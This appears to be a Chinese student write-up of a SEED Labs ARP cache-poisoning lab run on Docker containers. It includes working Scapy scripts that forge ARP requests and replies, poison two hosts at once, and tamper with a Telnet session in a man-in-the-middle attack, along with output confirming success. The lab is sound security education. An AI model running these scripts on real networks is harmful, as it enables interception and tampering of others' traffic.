
ARP_attack Lab

Before

关于搭建环境就省略了，载入每个容器，其中左边白色的分别表示容器A，B，右边绿色的容器表示attacker M。



再对每一个容器键入指令`ifconfig`，得到容器IP和MAC地址如下，便于接下来的实验

容器名	IP	MAC
A	10.9.0.5	02:42:0a:09:00:05
B	10.9.0.6	02:42:0a:09:00:06
M（attacker）	10.9.0.105	02:42:0a:09:00:69

任务1 ARP缓存中毒


1.A

编写`ARP`请求的程序

```
#!/user/bin/env python3
from scapy.all import *

A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
```

```
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"

eth=Ether(src=M_mac,dst=A_mac)
arp=ARP(hwsrc=M_mac,hwdst=A_mac,psrc=B_ip,pdst=A_ip)
arp.op=1
pkt=eth/arp
sendp(pkt)
```

运行后用wireshark抓包得到结果如下



可见请求成功发出并得到回应，再看下A的arp信息

```
root@c53a12dbc070:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@c53a12dbc070:/#
```

可见此时A已经将B的ip和M的mac地址联系起来

1.B


响应的程序仅仅和请求的程序`arp.op`不同，故省略

情景1 B的ip已经存在于A的缓存中


在A上ping一下B，可见A的arp信息已经刷新

```
root@c53a12dbc070:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.264 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.164 ms
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1017ms
rtt min/avg/max/mdev = 0.164/0.214/0.264/0.050 ms
root@c53a12dbc070:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@c53a12dbc070:/#
```

在M上运行程序，再次查看A的arp信息



又更改为M的mac地址了，在额外观察wireshark的抓包信息



情景2 B的ip地址不在A的缓存中

可以使用命令`arp -d 10.9.0.6`删去B的相关缓存

再次在M上运行程序，可以在wireshark上发现arp响应已发送

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::42:1cff:fe74:6165	ff02::2	ICMPv6	72	Router Solicitation from 02:42:1c:74:61:65
2	0.000025888	fe80::42:1cff:fe74:6165	ff02::2	ICMPv6	72	Router Solicitation from 02:42:1c:74:61:65
3	0.000035174	fe80::42:1cff:fe74:6165	ff02::2	ICMPv6	72	Router Solicitation from 02:42:1c:74:61:65
4	0.000041898	fe80::42:1cff:fe74:6165	ff02::2	ICMPv6	72	Router Solicitation from 02:42:1c:74:61:65
5	10.653623890	02:42:0a:09:00:69		ARP	44	10.9.0.6 is at 02:42:0a:09:00:69
6	10.653636369	02:42:0a:09:00:69		ARP	44	10.9.0.6 is at 02:42:0a:09:00:69
7	10.653638055	02:42:0a:09:00:69		ARP	44	10.9.0.6 is at 02:42:0a:09:00:69
8	11.014349793	10.0.2.15	10.0.2.3	DNS	91	Standard query 0x9cbc A connectivity-check.ubuntu.com
9	11.070476365	10.0.2.3	10.0.2.15	DNS	283	Standard query response 0x9cbc A connectivity-check.ut
10	11.072329965	10.0.2.15	185.125.190.97	TCP	76	51414 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_F

会发现A缓存中并没有存放B的ip

```
root@c53a12dbc070:/# arp -d 10.9.0.6
root@c53a12dbc070:/# arp -n
root@c53a12dbc070:/# arp -n
root@c53a12dbc070:/#
```


可见arp响应只能修改已有的消息，并不能新建信息

1.C

代码和1.A相比，仅需按照要求修改数据包的信息，故省略


情景1 B的ip已缓存在A中

运行后观察发现信息已经修改了



情景2 B的ip未缓存在A中

运行后发现未添加信息



说明ARP免费消息和1.B一样，只能对已有信息修改而不能新建信息

任务2：使用ARP缓存中毒攻击在Telnet实施中间人攻击

1.

发起对双方的攻击，和上述差别不大


```
#!/user/bin/env python3
from scapy.all import *

A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"

#to A
eth=Ether(src=M_mac,dst=A_mac)
arp=ARP(hwsrc=M_mac,hwdst=A_mac,psrc=B_ip,pdst=A_ip)
arp.op=2
pkt1=eth/arp

#to B
e=Ether(src=M_mac,dst=B_mac)
a=ARP(hwsrc=M_mac,hwdst=B_mac,psrc=A_ip,pdst=B_ip)
a.op=2
pkt2=e/a


while True:
```

```
    sendp(pkt1,count=1)
    sendp(pkt2,count=1)
    time.sleep(3)
```

休眠三秒是为了避免发包太多，占用资源


2.

在M上运行程序，观察得A、B缓存的ip信息已改变




接下来按要求A、B之间ping一下

在wireshark上会发现只有请求，没有回应，可见ping不通



3.

重新打开ip转发，重复上一步的操作，再次观察



发现有回应了，但是间隔时间较长，以至于一开始的请求认为未收到回应，初步判断是由于M的中转导致的

4.

接下来是实施中间人攻击

```
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"


def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:

        # Create a new packet based on the captured one.
        # 根据捕获的数据包创建一个新数据包。
        # 1) We need to delete the checksum in the IP & TCP headers,
        # because our modification will make them invalid.
        # 1）我们需要删除IP和TCP头中的校验和，因为我们的修改将使它们无效。
        # Scapy will recalculate them if these fields are missing.
        # 如果缺少这些字段，Scapy将重新计算它们。
        # 2) We also delete the original TCP payload.
        # 2）我们还删除了原始TCP负载。
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        ################################################################
        # Construct the new payload based on the old payload.
        # 基于旧的有效载荷构造新的有效载荷。
        # Students need to implement this part.
        # 学生需要实现这一部分。
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load  # The original payload data 原始有效载荷数据
            data = data.decode()
            newdata=""
            for char in data:
               if ('a' <= char <= 'z') or ('A' <= char <= 'Z'):
                   newdata += 'Z'
               else:
                   newdata += char
            send(newpkt/newdata)
        else:
            send(newpkt)
        ################################################################
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # 根据捕获的数据包创建新数据包
        # Do not make any change
```

```
        # 不要做任何改变
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt = sniff(filter=f, prn=spoof_pkt)
```

只需要填写data处理部分和修改一下过滤条件即可

接下来开始实施攻击

先保持M上的IP转发，让AB之间建立telnet联系

```
root@c53a12dbc070:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ae83d6f9dd8b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

再关闭IP转发，在M上运行程序，尝试在A的telnet窗口输入


```
[07/29/25]seed@VM:~/.../volumes$ docksh 0f
root@0f4cf3cc0cd0:/# cd volumes/
root@0f4cf3cc0cd0:/volumes# python3 mitm.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

```
seed@ae83d6f9dd8b:~$ ZZZZZZZZZZ
```

在M上可以观察到数据包发送，而A上输出的全部为Z，说明攻击成功

任务3：使用ARP缓存中毒攻击在Netcat实施中间人攻击

和上一个任务的第4步类似，区别仅在于通信的方式



按要求建立联系，简单尝试一下

